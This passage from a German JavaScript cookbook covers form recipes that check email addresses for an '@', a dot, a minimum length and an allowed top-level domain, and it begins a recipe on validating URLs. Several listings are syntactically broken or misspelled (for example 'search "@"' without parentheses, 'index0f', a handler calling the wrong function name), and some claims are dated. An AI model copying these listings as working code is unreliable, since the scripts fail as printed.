Ebenso ist der Rückschluss trügerisch, wenn ein angegebener E-Mail-Server überhaupt nicht erreichbar ist (etwa bei einem Test-Ping). Auch hier kann es sein, dass ein Server gar nicht auf solche Anfragen mit einem Response antwortet oder der Server einfach nur temporär nicht erreichbar ist. Und selbst wenn der Server erreichbar ist, wird man – hoffentlich – als externer Anfragender kaum die Verzeichnisstruktur der E-Mail-Postfächer abfragen können (was zur Bestätigung einer Existenz notwendig wäre).

Der wichtigste Grund ist aber, dass wir im Web keine permanente Verbindung zwischen Client und Server haben. Wenn beispielsweise ein Anwender eine E-Mail-Adresse in einem Webformular eingegeben und die Daten zum Webserver geschickt hat, darf eine Plausibilisierung nur eine minimale Zeit dauern. Andernfalls ist die Verbindung zum Client möglicherweise nicht mehr verfügbar. Wenn so eine Überprüfung mehrere Sekunden (oder gar länger) dauert, ist er meist bereits weitergesurft und verlässt sich darauf, dass die Formulardaten korrekt entgegengenommen wurden.

Sie können nun bei einer Plausibilisierung mehrere Stufen auswählen, wie plausibel die E-Mail-Adresse wirklich sein soll. Als Eingabe ist sowohl ein einzeliges als auch ein mehrzei-

51. Beachten Sie dazu das Rezept »Wie kann ich mit JavaScript bei freier Texteingabe einen bestimmten Inhalt erzwingen?« auf Seite 384.

52. Sollte mein E-Mail-Provider so etwas tun, wäre das die längste Zeit mein E-Mail-Provider gewesen ;-).

53. Es gibt in einigen Fällen zwar Fehlermeldungen, aber wie gesagt – der Umkehrschluss ist nicht zuverlässig.

liges Eingabefeld möglich, aber die Verwendung eines mehrzeiligen Eingabefelds ist in dieser Situation kaum anzuraten. Eine E-Mail darf ja sowieso nur aus einer einzelnen Zeile bestehen.

Tipp

Die Rückgabe einer `prompt()`-Methode kann dagegen gut genutzt werden.

Tipp

In Kapitel 7 »Stringmanipulation« besprechen wir den Umgang mit so genannten regulären Ausdrücken. In Rezept 7.12 »Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?« finden Sie über die hier besprochenen Rezepte hinaus explizit eine weitere Möglichkeit, wie Sie Eingaben einer E-Mail mit Hilfe solcher regulären Ausdrücke überprüfen können.

Wie erfolgt ein einfacher Test auf das Vorkommen des Zeichens @?

Der einfachste Fall für die Plausibilität einer E-Mail-Adresse ist, dass Sie überprüfen, ob eine E-Mail-Adresse das Zeichen @ enthält. Dieses muss in jeder gültigen E-Mail-Adresse zwingend enthalten sein, und ein Test darauf ist elementar (`formEmailTest1.html`).

```

01 <html>
02 <script language="JavaScript">
03 <!--
04 function testEMail(feld, vergleich){
05     if(feld.value.search(vergleich) == -1) {
06         alert(
07             "Die E-Mail-Adresse kann nicht stimmen. " +
08             "Sie muss das @-Zeichen enthalten.");
09         return false;
10     }
11     else {
12         return true;
13     }
14 }
15 //-->
16 </script>
17 <body>
18     <form name="meinForm">
19         E-Mail:
20             <input name="eins" onBlur="testEMail(this,'@')" />
21             <br />
22             <input type="submit" value="Ok" />
23     </form>
24 </body>
25 </html>
```

Listing 329: Ein einfacher Test der Zeichenkette auf ein enthaltenes @-Zeichen

Tipp

In der Regel werden in einer Webseite mehrere Felder überprüft. Die Kontrolle beim unmittelbaren Verlassen eines jeden Feldes in einem Webformular ist in der Praxis im Web unüblich. Beachten Sie die allgemeinen Ausführungen zur Plausibilisierung von Formularen auf Seite 426.

388 >> Wie kann ich eine gültige E-Mail-Adresse überprüfen?

Das Beispiel besteht aus einem einfachen Formular (Zeile 18 bis 23) mit nur einem Eingabefeld, in dem eine E-Mail-Adresse eingegeben werden soll. Bei dem Eingabefeld in Zeile 20 wird der Eventhandler `onBlur` zum Aufruf der Funktion `testMail()` verwendet. Dem Aufruf der Funktion wird mit dem Schlüsselwort `this` als erster Parameter das aktuelle Eingabefeld als Objekt an die Funktion übergeben.

Der zweite Parameter ist der Vergleichswert (hier das Zeichen `@`). In der Funktion wird wie im Rezept »Wie kann ich mit JavaScript bei freier Texteingabe einen bestimmten Inhalt erzwingen?« auf Seite 384 beschrieben mit der Methode `search()` geprüft, ob der Wert in dem Eingabefeld den Vergleichswert enthält. Falls nicht, wird eine Fehlermeldung angezeigt (Zeile 7 und 8) und der Wert `false` zurückgegeben (Zeile 9). Der Rückgabewert wird in diesem Beispiel nicht weiter ausgewertet.

Wie erfolgt ein qualifizierter Test auf das Vorkommen des Zeichens @, einen Punkt und eine Mindestlänge?

Der Test auf das Vorhandensein des Zeichens `@` ist für eine einfache Absicherung ausreichend, aber selbstverständlich keinesfalls zuverlässig. Natürlich genügt es für eine Formulareingabe nicht, wenn nur das Zeichen `@` in einer Eingabe vorkommt, damit die Eingabe zwingend eine gültige E-Mail-Adresse ist.

Vor dem `@`-Zeichen muss mindestens ein Zeichen notiert sein und nach dem `@`-Zeichen ebenfalls. Genau genommen muss nach dem `@`-Zeichen im Allgemeinen eine Domain-Angabe für den E-Mail-Server folgen, und auch die hat eine kontrollierbare Struktur (siehe unten):

- ▶ Zumindest muss bei der Domain-Angabe mindestens ein Punkt auftauchen⁵⁴.
- ▶ Ebenso kann eine E-Mail-Adresse kaum unter fünf Zeichen realisiert werden⁵⁵.

Sie können also auch eine verschärzte Prüfung in der folgenden Art vornehmen (`formEmailTest2.html`):

```

01 <html>
02 <script language="JavaScript">
03 <!--
04 function testEMail(feld){
05   meldung = "Die E-Mail-Adresse kann nicht stimmen.\n";
06   fehler = 0;
07   if(feld.value.search "@" == -1) {
08     meldung = meldung + "Sie muss das @-Zeichen enthalten.\n";
09     fehler++;
10   }
11   if(feld.value.indexOf "." == -1) {
12     meldung = meldung + "Es muss mindestens ein Punkt enthalten ✎
13     sein.\n";
14     fehler++;
15   }

```

Listing 330: Ein etwas aufwändigerer Test der E-Mail-Struktur auf ein enthaltenes @-Zeichen, einen Punkt und eine Mindestlänge

54. Die Angabe `localhost` außer Acht gelassen – diese ist auch nur dann verwendbar, wenn Sie auf dem lokalen Rechner E-Mails verschicken (zu Testzwecken).

55. Mindestens ein Zeichen vor dem `@`, das `@` selbst, ein Zeichen nach dem `@` und vor dem Punkt und eins dahinter. Das ergibt fünf Zeichen, wobei allgemeine Regeln für Domain-Adressierungen im Grunde noch mehr Zeichen erzwingen.

```

15  if(feld.value.length < 5) {
16      meldung = meldung +
17          "Die Länge der Eingabe darf fünf Zeichen nicht unterschreiten.";
18      fehler++;
19  }
20  if(fehler){
21      alert(meldung);
22      return false;
23  }
24  else {
25      meldung = "Die E-Mail-Adresse kann nicht stimmen.\n";
26      fehler = 0;
27      return true;
28  }
29 }
30 //-->
31 </script>
32 <body>
33 <form name="meinForm" action="" method="POST">
34     E-Mail:
35         <input name="eins" onBlur="testEmail(this)" /><br />
36         <input type="submit" value="Ok" />
37     </form>
38 </body>
39 </html>

```

Listing 330: Ein etwas aufwändigerer Test der E-Mail-Struktur auf ein enthaltenes @-Zeichen, einen Punkt und eine Mindestlänge (Forts.)

Das Beispiel besteht wie in der Version davor aus einem einfachen Formular (Zeile 33 bis 37) mit nur einem Eingabefeld, in dem eine E-Mail-Adresse eingegeben werden soll.

Bei dem Eingabefeld in Zeile 35 wird der Eventhandler `onBlur` zum Aufruf der Funktion `testMail()` verwendet. Darin wird aber in dieser Version nur ein Parameter mit dem Schlüsselwort `this` als erstem Parameter übergeben, um darüber Zugriff auf das aktuelle Eingabefeld als Objekt in der Funktion zu haben.

Hinweis

Zwar wäre es sicher auch hier sinnvoll, drei weitere Parameter mit den Vergleichswerten `@` und dem Punkt `(.)` sowie einer Anzahl an Zeichen, die minimal vorhanden sein müssen, als weitere Parameter anzugeben. Da aber in dieser Situation die zu prüfenden Kriterien eindeutig sind, können sie auch in der Funktion hartkodiert angegeben werden.

In der Funktion `testMail()` (Zeile 4 bis 29) wird zuerst in Zeile 5 eine lokale Variable `meldung` definiert und mit einem Vorgabewert initialisiert.

In Zeile 6 erfolgt die Definition einer weiteren lokalen Variablen `fehler`, die als Fehlerzähler fungieren soll. Sie wird mit dem Wert 0 initialisiert.

Anschließend wird wie in der ersten Variante mit der Methode `search()` geprüft, ob der Wert in dem Eingabefeld den Vergleichswert `@` enthält (Zeile 7 – `if(feld.value.search("@") == -1)`). Falls nicht, wird der Wert von der Variablen `meldung` um eine Fehlermeldung ergänzt (Zeile 8 – `meldung = meldung + "Sie muss das @-Zeichen enthalten.\n";`)

Hinweis

Interessanterweise ist der Einsatz von `search()` bei der Suche nach einem Punkt nicht sinnvoll, denn bei bestimmten Eingaben funktioniert die Methode hier nicht zuverlässig. Bei manchen Konstellationen liefert `search(".")` auch dann einen Wert ungleich -1, wenn kein Punkt im durchsuchten String enthalten ist. Die Methode `index0f()` ist hier zuverlässiger.

Wenn kein Punkt gefunden wurde, wird die Fehlermeldung erweitert (Zeile 12 – `meldung = meldung + "Es muss mindestens ein Punkt enthalten sein.\n";`) und der Fehlerzähler erhöht (Zeile 13 – `fehler++;`).

Die letzte Überprüfung in Zeile 15 (`if(feld.value.length < 5)`) testet, ob die Anzahl der eingegebenen Zeichen mindestens fünf ist, und erweitert andernfalls in Zeile 16 und 17 die Variable `meldung` (`meldung = meldung + "Die Länge der Eingabe darf 5 Zeichen nicht unterschreiten.";`) und erhöht den Fehlerzähler (Zeile 18 – `fehler++;`).

In Zeile 20 wird mit `if(fehler)` getestet, ob der Fehlerzähler einen Wert größer 0 hat. Beachten Sie, dass der Wert 0 für `ehler` als `false` interpretiert wird und deshalb bei der Bedingung kein expliziter Vergleich stehen muss.

In Zeile 21 wird im Fehlerfall die – aus den Einzelfehlermeldungen zusammengesetzte Fehlermeldung angezeigt (`alert(meldung);`) und in Zeile 22 der Rückgabewert `false` zurückgegeben.

Falls das E-Mail-Feld korrekt ausgefüllt wurde, wird in Zeile 25 die Variable `meldung` auf den Anfangswert zurückgesetzt, die Variable `ehler` in Zeile 26 ebenso und der Wert `true` in Zeile 27 zurückgegeben.



Abbildung 167: Die Eingabe im E-Mail-Feld verletzt zwei der drei zu erfüllenden Bedingungen.

Hinweis

Die abschließenden Maßnahmen zum Zurücksetzen der Variablen sind im Grunde für das Beispiel nicht notwendig. Weder wird hier der Rückgabewert weiter ausgewertet, noch muss eine lokale Variable zurückgesetzt werden. Aber wenn die Funktion `test-Mail()` im Zusammenspiel mit weiteren Überprüfungen eingesetzt wird, wird man Variablen zur Generierung von Fehlermeldungen beziehungsweise das Mitzählen der Fehler unter Umständen in globale Variablen verlagern. Und dann macht so ein Zurücksetzen für den Fall, dass ein Fehler korrigiert wurde, sehr viel Sinn. Das Zurücksetzen beugt sozusagen diesem universellen Einsatz vor.

Formulare

Wie kann ich einen Test auf eine gültige Toplevel-Domain durchführen?

Die potenziellen Kontrollmöglichkeiten des Aufbaus einer E-Mail-Adresse gehen aber noch weiter als wir bisher gezeigt haben, wenn Sie die Adressierung im Internet beziehungsweise einen typischen DNS-Namen berücksichtigen.

Bei der Adressierung im Internet werden zu übertragende Informationen in Datenblöcke zerlegt und über das Protokoll TCP/IP vom Sender zum Empfänger weitergeleitet. Dazu existiert in jedem TCP/IP-Netzwerk (und vor allem im Internet selbst) eine eindeutige Zuordnung für jeden einzelnen Host. Das ist die so genannte IP-Nummer oder IP-Adresse. In der heutzutage meist eingesetzten Version IPv4 ist sie 4 Byte groß und wird im Dezimalsystem dargestellt. Dabei wird jedes Byte mit einem Punkt abgetrennt. Eine fiktive IP-Adresse eines Hosts wäre also so darstellbar:

123.10.2.111

Listing 331: Eine fiktive IP-Adresse

Die Details zu IP-Adressen mit der logischen Unterteilung in den Netzwerk- und den Host-Identifikator sowie die Gliederung in verschiedene Klassen macht IP-Adressen für Laien nicht einfach zu verstehen, und noch schwieriger ist es, sich Adressen von einem Host in dieser Form zu merken. Aber es gibt da ja noch das DNS-Konzept.

Über dieses Konzept wird vielen IP-Adressen ein zusätzlicher, eindeutiger Aliasname zugeordnet. Im Internet ist diese Zuordnung weltweit auf speziellen Namensservern gespeichert. Da das Internet recht groß und komplex ist, übersteigen die gesamten Aliasnamen die Kapazität eines einzelnen Namensservers. Sofern ein Aliasname bei einer Suche nach der IP-Nummer eines Hosts nicht auf dem zuerst kontaktierten Namensserver zuzuordnen ist, wird entsprechend der Namenshierarchie in einem komplexen Verfahren der Übersetzungsauftrag an andere Namensserver weitergeroutet, bis die IP-Adresse vollständig ermittelt ist. Die Zuordnung der eindeutigen Namen ist ein logisches, hierarchisch geordnetes System. Die logisch zusammengehörenden Bereiche werden Domain genannt, woraus sich der Name für dieses Namenssystem ableiten lässt: **Domain Name System⁵⁶**, kurz DNS. Genau wie bei den IP-Adressen werden die einzelnen Bestandteile eines DNS-Namens mit Punkten getrennt.

Der hinterste Teil eines solchen Aliasnamens stellt die gröbste logische beziehungsweise inhaltliche Einteilung dar. Das ist die so genannte **Toplevel-Domain**, die etwa eine Nation oder eine Organisationsform bezeichnet. Der (unter Umständen optionale) vorderste Teil

56. In der Literatur finden Sie aber für DNS auch *Domain Name Service* und *Domain Name Server*.

392 >> Wie kann ich eine gültige E-Mail-Adresse überprüfen?

bezeichnet direkt den einzelnen Host (Sub-Domain). Der – unter Umständen mehrteilige – Mittelteil ist eine genauere Beschreibung von dem Rechner(verband).

Gültige Aliasnamen für einen Internetrechner in diesem DNS-Konzept wären folgende:

- ▶ www.rjs.de
- ▶ www.gmx.net
- ▶ www.webscripting.de
- ▶ www.ajax-net.de

Für unser Rezept zur noch weiter gehenden Plausibilisierung einer E-Mail-Adresse ziehen wir nur die Toplevel-Domain heran. Dieser hinterste Teil des Aliasnamens – die grösste logische beziehungsweise inhaltliche Einteilung – wird nach einem feststehenden Regelwerk ausgewählt.

Sie finden hier die Angabe der Nation oder eine Angabe eines logischen Bereichs. In der folgenden Tabelle sind einige der wichtigsten logischen Toplevel-Angaben alphabetisch aufgelistet:

Toplevel	Bedeutung
art	Hosts mit Kunstbezug.
biz	Hosts mit Business-Themen – eine neuere Alternative zu com.
com	Hosts von kommerziellen Unternehmen.
edu	Hosts von Ausbildungsinstitutionen (Universitäten, Schulen ...).
gov	Hosts von Regierungsorganisationen in den USA.
info	Hosts mit allgemeiner Information.
mil	Militärische Computer in den USA.
name	Hosts mit persönlichen oder privaten Informationsangeboten.
net	Hosts von Organisationen, die ein eigenes Netzwerk betreiben.
org	Hosts von nicht kommerziellen Organisationen.
rec	Hosts mit Freizeit und Unterhaltung als Thema.

Tabelle 17: DNS-Toplevel

Neben den logischen DNS-Topleveln gibt es Abkürzungen für die Ländernamen, die bei Toplevel-Domain-Namen zum Einsatz kommen. Diese Ländercodes sind in der Norm ISO-3166 festgelegt. Ein paar wichtige Beispiele sind folgende:

Toplevel	Land
at	Österreich
be	Belgien
ca	Kanada
ch	Schweiz
de	Deutschland
dk	Dänemark

Tabelle 18: Internationale DNS-Domains

Toplevel	Land
es	Spanien
fr	Frankreich
it	Italien
nl	Niederlande
no	Norwegen
pl	Polen
pt	Portugal
ru	Russland
se	Schweden
tr	Türkei
uk	Großbritannien

Tabelle 18: Internationale DNS-Domains (Forts.)

Wenn Sie nun einigermaßen sicher sagen können, welche E-Mail-Provider die potenziellen Besucher Ihres Webangebots einsetzen, können Sie explizit auf spezifische Toplevel-Domains prüfen.

Dazu bauen Sie beispielsweise ein Datenfeld mit allen gewünschten Toplevel-Domains auf und prüfen, ob die letzten Zeichen der E-Mail-Adresse mit einer der vorgegebenen Toplevel-Domains übereinstimmen. Das geht schematisch beispielsweise so:

```

01 var topleveldomain = new Array();
02 topleveldomain[0] = "biz";
03 topleveldomain[1] = "com";
04 ...// weitere gültige Toplevel-Domains
05 function [testEmail]([zu testendes Feld]){
06     treffer = 0;
07     [zu testendes Feld].value = [zu testendes Feld].value.toLowerCase();
08     letzterPunkt = [zu testendes Feld].value.lastIndexOf(".");
09     toplevel = [zu testendes Feld].value.slice(letzterPunkt + 1);
10     for(i = 0; i < topleveldomain.length;i++){
11         if(topleveldomain[i] == toplevel) treffer = 1;
12     }
13     if(treffer == 0){
14         // Tue das, was bei einer fehlenden Übereinstimmung notwendig ist
15     }
16     else {
17         // Tue das, was bei einer Übereinstimmung zu tun ist
18     }
19 }
```

Listing 332: Schematischer Test auf Übereinstimmung mit vorgegebenen Toplevel-Domains

394 >> Wie kann ich eine gültige E-Mail-Adresse überprüfen?

In Zeile 1 definieren Sie das Datenfeld für die gültigen Toplevel-Domains und füllen es anschließend mit denjenigen Toplevel-Domains, von denen Sie E-Mails akzeptieren wollen. Natürlich bleibt es Ihnen überlassen, welche Angaben Sie da akzeptieren wollen⁵⁷.

Die eigentliche Testfunktion ab Zeile 5 definiert eine Testvariable `treffer` und initialisiert sie mit dem Wert 0 (Zeile 6). Diese Variable wird dazu verwendet, bei einer Übereinstimmung mit einer der vorgegebenen Toplevel-Domains ungleich dem Wert 0 gesetzt zu werden (in Zeile 11 passiert das).

In Zeile 7 wird die Eingabe des Anwenders mit der Methode `toLowerCase()` in Kleinbuchstaben konvertiert, um von Groß- und Kleinschreibung bei der Eingabe unabhängig zu sein.

In Zeile 8 wird mit der Methode `lastIndexOf()` nach dem letzten Vorkommen eines Punktes in der Benutzereingabe gesucht. Sie können keinesfalls nach dem ersten Vorkommen suchen, denn gültige E-Mail-Adressen können auch so aussehen (theoretisch):

```
ralph.steyer@rjs.de  
b.gates@fbjura.uni-frankfurt.com
```

Listing 333: Theoretisch mögliche E-Mail-Adressen

In diesen Adressen kommen mehrere Punkte vor, und nur der letzte dient zur Abtrennung der Toplevel-Domain. Mit dem Wert der Variablen `letzterPunkt` haben Sie nach der Ausführung von Zeile 8 die Position des letzten Punktes zur Verfügung. Dieser Wert plus 1 dient als Startwert der Methode `slice()` (Zeile 9), um das Ende der Benutzereingabe zu extrahieren. Der Extrakt wird der Variablen `toplevel` zugewiesen.

In der `for`-Schleife (Zeile 10) durchlaufen wir das gesamte Datenfeld mit den vorgegebenen Toplevel-Domains. Da über `length` dynamisch dessen Größe abgefragt wird, kann sich die Größe des Arrays jederzeit ändern und die Schleife funktioniert dennoch einwandfrei (`for(i = 0; i < topleveldomain.length; i++)`).

Falls in Zeile 11 eine Übereinstimmung zwischen dem extrahierten Wert von `toplevel` und einer vorgegebenen Zeichenkette im Datenfeld gefunden wird, wird der Wert von `treffer` auf 1 gesetzt (`if(topleveldomain[i] == toplevel) treffer = 1;`).

In den Zeilen 13 bis 19 erfolgt dann die Reaktion auf die Situation.

Ein praktisches Beispiel für einen qualifizierten Test auf das Vorkommen des Zeichens @, eines Punkts und einer Mindestlänge sowie eines gültigen Toplevels

Schauen wir uns ein vollständiges Beispiel an, das dieses schematische Rezept zur Überprüfung einer gültigen Toplevel-Domain mit der vorherigen Variante ergänzt. Es wird also auf das Vorhandensein von dem Zeichen @, mindestens einem Punkt, mindestens der Länge 5 und Übereinstimmung mit einer Liste an Toplevel-Domains geprüft (`formEmailTest3.html`):

57. Sinnvoll sind auf jeden Fall de, com, org und net, dazu natürlich die weiteren Ländercodes im deutschsprachigen Raum und mittelfristig auch die neuen Top-Level-Domains wie biz oder info. Die meisten offiziellen E-Mail-Provider sowie die firmeneigenen E-Mail-Dienste großer Firmen werden damit mit hoher Wahrscheinlichkeit abgedeckt sein.

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 var topleveldomain = new Array();
05 topleveldomain[0] = "biz";
06 topleveldomain[1] = "com";
07 topleveldomain[2] = "edu";
08 topleveldomain[3] = "gov";
09 topleveldomain[4] = "info";
10 topleveldomain[5] = "mil";
11 topleveldomain[6] = "name";
12 topleveldomain[7] = "net";
13 topleveldomain[8] = "org";
14 topleveldomain[9] = "at";
15 topleveldomain[10] = "be";
16 topleveldomain[11] = "ch";
17 topleveldomain[12] = "de";
18 topleveldomain[13] = "dk";
19 topleveldomain[14] = "es";
20 topleveldomain[15] = "fr";
21 topleveldomain[16] = "nl";
22 topleveldomain[17] = "it";
23 function testEMail(feld){
24     meldung = "Die E-Mail-Adresse kann nicht stimmen.\n";
25     fehler = 0;
26     treffer = 0;
27     feld.value = feld.value.toLowerCase();
28     letzterPunkt = feld.value.lastIndexOf(".");
29     toplevel = feld.value.slice(letzterPunkt + 1);
30     for(i = 0; i < topleveldomain.length;i++){
31         if(topleveldomain[i] == toplevel) treffer = 1;
32     }
33     if(feld.value.search "@" == -1) {
34         meldung = meldung + "Sie muss das @-Zeichen enthalten.\n";
35         fehler++;
36     }
37     if(feld.value.indexOf(".") == -1) {
38         meldung = meldung +
39             "Es muss mindestens ein Punkt enthalten sein.\n";
40         fehler++;
41     }
42     if(feld.value.length < 5) {
43         meldung = meldung +
44             "Die Länge der Eingabe darf 5 Zeichen nicht unterschreiten.\n ";
45         fehler++;
46     }
47     if(treffer == 0){
48         meldung = meldung + "Die Toplevel-Domain ist ungültig.\n ";
49         fehler++;
50     }
51     if(fehler){
```

Listing 334: Eine sehr weit reichend plausibilisierte E-Mail-Adresse

```

52     alert(meldung);
53     return false;
54 }
55 else {
56     meldung = "Die E-Mail-Adresse kann nicht stimmen.\n";
57     fehler = 0;
58     return true;
59 }
60 }
61 //-->
62 </script>
63 <body>
64   <form name="meinForm">
65     E-Mail:
66     <input name="eins" onBlur="testEMail(this)" /><br />
67     <input type="submit" value="Ok" />
68   </form>
69 </body>
70 </html>

```

Listing 334: Eine sehr weit reichend plausibilisierte E-Mail-Adresse (Forts.)

Das Beispiel verwendet ein einfaches Formular mit einem Eingabefeld (Zeile 66) und einem **[Submit]**-Button (Zeile 67).

Mit dem Eventhandler `onBlur` wird die Funktion `testEMail()` aufgerufen, die mit `this` eine Referenz auf das aktuelle Eingabefeld übergeben bekommt. In den Zeilen 4 bis 22 wird das Datenfeld mit den Toplevel-Domains angelegt, von denen Sie eine E-Mail akzeptieren wollen.

Tipp

Es bietet sich natürlich an, so ein Array als eigenständiges externes JavaScript-File anzulegen und nur in das eigentliche Skript einzubinden. Dann ist die Sache vor allen Dingen übersichtlicher und leichter zu pflegen.

In den Zeilen 24 bis 26 werden die Variablen zur Überwachung der potenziellen Fehler eingeführt und initialisiert. Von Zeile 27 bis 50 sind die jeweiligen Kontrollfunktionen zu finden, wie sie in den vorherigen Varianten beschrieben wurden.

Danach wird wieder entweder eine Fehlermeldung angezeigt oder aber das System zurückgesetzt.

Hinweis

Je genauer Sie die Struktur einer E-Mail-Adresse festlegen, desto eher blockieren Sie auch versehentlich gültige E-Mail-Adressen. Eine E-Mail-Adresse kann als Domain-Angabe natürlich auch eine IP-Nummer enthalten oder von einer Toplevel-Domain kommen, an die Sie nicht gedacht haben.

Selbst das Fehlen des Punktes bei einer Domain-Angabe ist theoretisch denkbar (zum Beispiel bei der Angabe `localhost`), obwohl das in der Praxis außerhalb eines kleinen Intranets nicht vorkommt. Es ist also nicht unbedingt die beste Lösung, die E-Mail-Eingabe so detailliert zu prüfen, wie es in dem letzten Beispiel gemacht wurde. Für viele Fälle bietet sich eine der einfacheren Varianten an, die nur auf das Zeichen @ oder @ und den Punkt testen.




Abbildung 168: Der Anwender sieht alle Informationen, die er zur korrekten Ausfüllen einer E-Mail-Angabe benötigt.



Abbildung 169: Die E-Mail-Adresse sieht auf den ersten Blick vernünftig aus, aber die Toplevel-Angabe passt nicht zu den Vorgaben.

118 Wie kann ich ein freies Eingabefeld realisieren, in dem nur die Eingabe einer URL gestattet ist?

In einigen Situationen ist es gewünscht, bei einer freien Texteingabe einem Anwender in dem Eingabefeld nur die Eingabe von einer gültigen URL zu gestatten.

Rein von der Theorie her können Sie im Falle eines **einzeligen Eingabefelds** diese Aufgabe mit (X)HTML lösen, aber kein einziger Browser unterstützt die offiziellen Vorgaben dazu (siehe das Rezept »Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur die Eingabe einer URL gestattet ist?« auf Seite 233).

Über das `<input>`-Tag mit der type-Angabe "url" können Sie ein einzeliges Eingabefeld generieren, in dem nach den offiziellen (X)HTML-Vorgaben nur die Eingabe einer URL erlaubt ist. Nur – das Attribut wird von keinem Browser berücksichtigt!

Ein Besucher kann trotz der Angabe `url` beliebige Daten in das Eingabefeld eintragen. Es verhält sich wie ein gewöhnliches einzeliges Eingabefeld. Mit anderen Worten – mit (X)HTML können Sie dieses Problem nicht lösen.

Bei einem **mehrzeiligen Eingabefeld** bietet (X)HTML keine Möglichkeiten dazu, aber die Verwendung eines mehrzeiligen Eingabefeldes ist in dieser Situation sowieso kaum anzuraten. Eine URL darf ja sowieso nur aus einer einzelnen Zeile bestehen.

Sie sind also zwingend auf eine Ergänzungstechnologie angewiesen. Etwa JavaScript, was eine ideale Lösung darstellt.

Tipp

Sie können die nachfolgende Vorgehensweise auch auf den Rückgabewert der `prompt()`-Methode anwenden.

Sie überprüfen mit JavaScript die Eingabe eines Anwenders wie beim Test auf eine gültige E-Mail-Adresse auf einen bestimmten Inhalt und eine gewisse Struktur. Zwar können Sie mit JavaScript – wie im Fall einer E-Mail-Adresse – nicht sinnvoll⁵⁸ testen, ob es eine eingegebene URL-Angabe wirklich gibt, aber Sie können zumindest die grundsätzliche Struktur sowie den Inhalt auf einige Kernkriterien einer gültigen URL plausibilisieren.

Hinweis

Auch im Fall einer URL-Überprüfung können Sie mehrere Stufen auswählen, wie plausibel die URL-Angabe wirklich sein soll. Allerdings muss gleich betont werden, dass grundsätzlich nur eine eingeschränkte Überprüfung möglich ist (die aber zumindest die größten Verstöße abfangen kann).

Bei dem Test auf eine gültige Toplevel-Domain bei einer E-Mail-Adresse haben wir das Grundkonzept für die Namensauflösung nach dem DNS-Verfahren gesehen⁵⁹. Aber das ist nur ein Teil der Angabe, die zur allgemeinen Adressierung in einem TCP/IP-Netzwerk und insbesondere im Internet verwendet wird. Zur Adressierung von beliebigen Daten und Programmen in einem solchen Netzwerk muss man zum einen wissen, auf welchem Server sie vorhanden sind. Diese Angabe steht über die IP-Adressen respektive den DNS-Namen zur Verfügung. Aber es sind zusätzlich noch einige andere Angaben notwendig.

- ▶ Da ist zum Beispiel als Erstes die Angabe eines Protokolls zu nennen, um den richtigen Dienst zu verwenden. Zum Beispiel *http* oder *ftp*.
- ▶ Dann gibt es auch die Angabe eines so genannten Ports. Dabei handelt es sich um eine Art Kanal, auf dem ein Dienst Daten senden und empfangen kann (so wie beim Funk). Standardports im Internet werden durch numerische Werte zwischen 0 und 1.023 angegeben (insgesamt sind die Portwerte von 0 bis 65.535 möglich), und in der Regel hat jeder Internet-Standarddienst einen Defaultwert, der immer dann verwendet wird, wenn man bei einer Adressangabe keinen expliziten Port angibt⁶⁰. Der Default-Port für einen HTTP-Server ist beispielsweise 80, ein FTP-Server hat den Port 21, Gopher benutzt den Port 70. Es ist allerdings möglich, die Ports für bestimmte Zwecke zu verändern.
- ▶ Eine meist notwendige Angabe ist die Bezeichnung des genauen Objektes, das konkret adressiert werden soll. Im WWW ist das etwa eine bestimmte Webseite. Diese Auswahl erfolgt über die Angabe eines Pfads und der konkreten Dateibezeichnung, wie Sie es auch in einem lokalen Dateisystem – etwa auf einem PC – vornehmen. Wenn keine Datei explizit

58. Rein theoretisch könnten Sie versuchen, eine angegebene URL mit einer Testanfrage zu öffnen beziehungsweise anzupingen, um eine eventuelle Fehlermeldung zu interpretieren. Aber das ist ein kaum praktikables Verfahren, und es gelten im Grunde genau die gleichen Einschränkungen wie beim Test auf eine gültige E-Mail.

59. Siehe das Rezept »Wie kann ich eine gültige E-Mail-Adresse überprüfen?« auf Seite 117.

60. Das ist der Regelfall.

zit angegeben wird, sendet der Server in der Regel eine voreingestellte Datei. Das ist bei einem Webserver meist die Einstiegsseite in ein Webprojekt.

All diese Angaben zusammen bilden die so genannte URL (Uniform Resource Locator). Übersetzen kann man das mit »einheitliches Adressierungsschema«. Der Name soll assoziieren, dass für beliebige Objekte im Internet – egal was es ist und welcher konkrete Dienst verwendet wird – ein vereinheitlichtes Schema verwendet wird. Die exakte Schreibweise folgt immer dem gleichen Aufbau:

- ▶ Die erste Angabe ist immer das verwendete Dienstprotokoll, gefolgt von einem Doppelpunkt.
- ▶ Bei den meisten Formen einer URL folgt ein Doppelslash (//). Ausnahmen sind die URLs, bei denen Sie etwa im Browser ein Zusatzprogramm direkt per URL aufrufen. So können Sie in einem Browser das zugeordnete E-Mail-Programm aufrufen, wenn Sie eine URL mit dem Protokoll *mailto*, einem Doppelpunkt und direkt der Angabe der E-Mail-Adresse angeben.
- ▶ Dem Doppelslash folgt die Angabe des Hosts, entweder als DNS-Name oder als IP-Adresse.
- ▶ Durch einen weiteren Slash (/) getrennt erfolgt die optionale Angabe eines Pfads (der wiederum auch mit Slash getrennte Verzeichnisebenen enthalten kann) und einer Datei, sofern dies notwendig ist.

Achtung

Beachten Sie, dass zur Trennung von Ebenen in der URL der Slash (/) verwendet wird und nicht der Backslash (\) wie bei DOS-basierenden Systemen.

